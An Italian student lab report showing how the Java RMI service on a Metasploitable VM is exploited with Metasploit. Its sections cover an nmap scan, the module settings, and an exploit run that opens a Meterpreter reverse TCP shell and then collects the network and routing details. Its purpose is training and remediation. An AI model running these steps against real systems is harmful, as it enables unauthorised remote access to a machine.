

EPICODE-CS0124

S7/L5 - Pratica

Flaviano Sedici

Indice

Traccia	3
1. Definizioni e impostazioni laboratorio	4
1.1. Definizioni	4
1.2. Impostazioni di laboratorio	5
1.3. Scansione con nmap	5
2. Exploit Metasploit e Meterpreter	6
2.1. Ricerca exploit	6
2.2. Definizione dei parametri necessari	6
2.3. Esecuzione dell'exploit e verifica	7
3. Conclusioni e remediation	8

Riferimenti e versioni

Responsabile/referente del documento: Flaviano Sedici

Versionamento

Versione	Descrizione	Ruolo	Data
1.0	Redazione documento	Responsabile	08/03/2024

Traccia

Hacking 1099 – Java RMI

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete ; 2) informazioni sulla tabella di routing della macchina vittima.

1. Definizioni e impostazioni laboratorio

Prima di iniziare la fase di exploit richiesta dalla traccia, definiamo il contesto operativo, gli strumenti utilizzati e impostiamo le Virtual Machine utilizzate per il nostro laboratorio.

1.1. Definizioni

Metasploit

Metasploit è una piattaforma open source ampiamente utilizzata per lo sviluppo, il test e l'utilizzo di exploit informatici e strumenti di sicurezza.

Metasploit fornisce una vasta gamma di strumenti per testare la sicurezza di sistemi informatici, reti e applicazioni. Questi strumenti possono essere utilizzati per scopi sia offensivi che difensivi. Ad esempio, un ricercatore di sicurezza potrebbe utilizzare Metasploit per scoprire vulnerabilità in un sistema e sviluppare exploit per sfruttarle, mentre un amministratore di sistema potrebbe utilizzarlo per testare la sicurezza del proprio sistema e prendere le misure necessarie per proteggerlo da attacchi.

Metasploit include un'ampia raccolta di exploit, payload, moduli di post-sfruttamento e strumenti di scansione. È particolarmente noto per la sua interfaccia a riga di comando (CLI), ma include anche un'interfaccia grafica utente (GUI) chiamata Armitage per semplificare l'utilizzo della piattaforma, soprattutto per coloro che non sono esperti nell'ambito della sicurezza informatica.

Exploit

Un exploit è un modulo di software progettato per sfruttare una specifica vulnerabilità all'interno di un sistema informatico o di un'applicazione. Gli exploit in Metasploit possono essere utilizzati per ottenere l'accesso non autorizzato a un sistema, eseguire codice arbitrario, ottenere informazioni sensibili o svolgere altre attività dannose.

Questi moduli di exploit vengono sviluppati e integrati nella piattaforma Metasploit per consentire ai ricercatori di sicurezza e agli operatori di test della penetrazione di dimostrare la presenza e la gravità delle vulnerabilità all'interno di un sistema. Utilizzando Metasploit, è possibile eseguire gli exploit contro un sistema di destinazione per valutarne la sicurezza e identificare eventuali vulnerabilità che potrebbero essere sfruttate dagli aggressori.

Meterpreter

Meterpreter è un framework di post-sfruttamento all'interno di Metasploit, piattaforma utilizzata per sviluppare, testare e utilizzare exploit informatici e strumenti di sicurezza. In pratica, Meterpreter è uno dei payload che può essere utilizzato in combinazione con gli exploit presenti in Metasploit.

Contrariamente agli exploit che sfruttano le vulnerabilità per ottenere un accesso iniziale al sistema, Meterpreter viene utilizzato una volta che l'accesso è stato ottenuto. Una volta che un sistema è stato compromesso tramite un exploit, Meterpreter può essere caricato sul sistema compromesso per consentire all'attaccante di eseguire una serie di azioni post-sfruttamento, come ottenere l'accesso remoto completo al sistema, raccogliere informazioni sul sistema e sulla rete, eseguire comandi arbitrari, registrare tastiere, catturare schermate, attivare la webcam, rubare password e molto altro ancora.

Meterpreter offre una vasta gamma di funzionalità e può essere considerato uno strumento potente e versatile per gli attaccanti, ma può anche essere utilizzato dai professionisti della sicurezza informatica per dimostrare le potenziali conseguenze di una violazione di sicurezza e per sviluppare misure di difesa contro tali attacchi.

Java-RMI


Java Remote Method Invocation (Java RMI) è una tecnologia fornita da Java per la comunicazione e l'invocazione di metodi su oggetti distribuiti in una rete. Consente a un'applicazione Java di chiamare metodi su oggetti remoti come se fossero locali, rendendo trasparente la comunicazione tra le applicazioni distribuite su reti diverse.

1.2. Impostazioni di laboratorio

Come richiesto nella traccia, gli indirizzi IP delle Macchine Virtuali sono stati impostati su:

Kali Linux - 192.168.11.111

Metasploitable - 192.168.11.112



```

flaviano@kaliArm: ~
File Actions Edit View Help
~
$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:77ff:fe43:99cc prefixlen 64 scopeid 0<20<link>
    ether 02:42:77:43:99:cc txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 49 bytes 8197 (8.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::9dc8:6137:91c0:bac0 prefixlen 64 scopeid 0<20<link>
    ether ee:4c:f2:70:eb:05 txqueuelen 1000 (Ethernet)
    RX packets 151 bytes 14980 (14.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 210 bytes 27336 (26.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loopback 1000 (local loopback)

msfadmin@metasploitable2:~$ ifconfig
eth0: Link encap:Ethernet HWaddr c2:b6:61:14:00:ea
    inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
    inet6 addr: fe80::c0b6:61ff:fe14:ea/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:206 errors:0 dropped:0 overruns:0 frame:0
    TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:27251 (26.6 KB) TX bytes:0 (0.0 B)

lo: Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:163 errors:0 dropped:0 overruns:0 frame:0
    TX packets:163 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:31901 (31.1 KB) TX bytes:31901 (31.1 KB)

msfadmin@metasploitable2:~$ _
  
```

Configurazione rete di laboratorio

1.3. Scansione con nmap

Per verificare che la vulnerabilità richiesta sia effettivamente disponibile sulla macchina Metasploitable, effettuiamo una scansione con nmap con il seguente comando:

nmap -sV 192.168.11.112 -Pn

La porta 1099 risulta aperta e disponibile per tentare l'exploit.

2. Exploit Metasploit e Meterpreter

Procediamo con l'utilizzo di metasploit avviandolo sulla macchina virtuale Kali Linux tramite il comando **msfconsole**.

2.1. Ricerca exploit

Tramite il comando **search java_rmi** ricerchiamo nel database di metasploit un modulo che ci aiuti nell'exploit della vulnerabilità e lo selezioniamo con il comando **use 1**.

```
msf6 > search java_rmi

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/gather/java_rmi_registry normal No Java RMI Reg
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Ser
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Ser
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConn

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name Current Setting Required Description
- - - - -
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/usi
RPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly genera
URIPATH no The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name Current Setting Required Description
- - - - -
LHOST 192.168.11.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Generic (Java Payload)
```

Selezione del modulo su Metasploit

2.2. Definizione dei parametri necessari

Lasciando il payload di default invariato, procediamo ad impostare l'indirizzo ip della macchina target con il comando **set RHOSTS 192.168.11.112**.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```

Definizione delle impostazioni

2.3. Esecuzione dell'exploit e verifica

Con l'ausilio del comando **exploit** procediamo all'attacco verso la macchina target che come si evince dall'immagine avviene con successo restituendoci la **CLI di meterpreter**.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/0fPy50
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:42357) at

meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c0b6:61ff:fe14:ea
IPv6 Netmask : ::
```

Esecuzione dell'exploit e verifica delle configurazioni di rete del target

Procediamo alla verifica delle impostazioni di rete della macchina target tramite i comandi **ifconfig**, che ci restituisce la configurazione delle interfacce di rete, e **route**, che restituisce la tabella di routing del target.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0     0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::
fe80::c0b6:61ff:fe14:ea ::           ::

meterpreter > █
```

Tabella di routing del target

3. Conclusioni e remediation

L'attacco è stato concluso con successo e questo rivela una vulnerabilità della macchina target che deve essere sanata.

Le possibili azioni per porre rimedio alla vulnerabilità appena descritta possono comprendere:

- le vulnerabilità note spesso vengono corrette attraverso aggiornamenti software.
- si può limitare l'accesso ai servizi RMI solo agli utenti autorizzati e utilizzare autenticazione e crittografia per proteggere le comunicazioni
- utilizzare un firewall e filtri di rete per limitare l'accesso al servizio Java RMI solo a host autorizzati e sulle porte specifiche.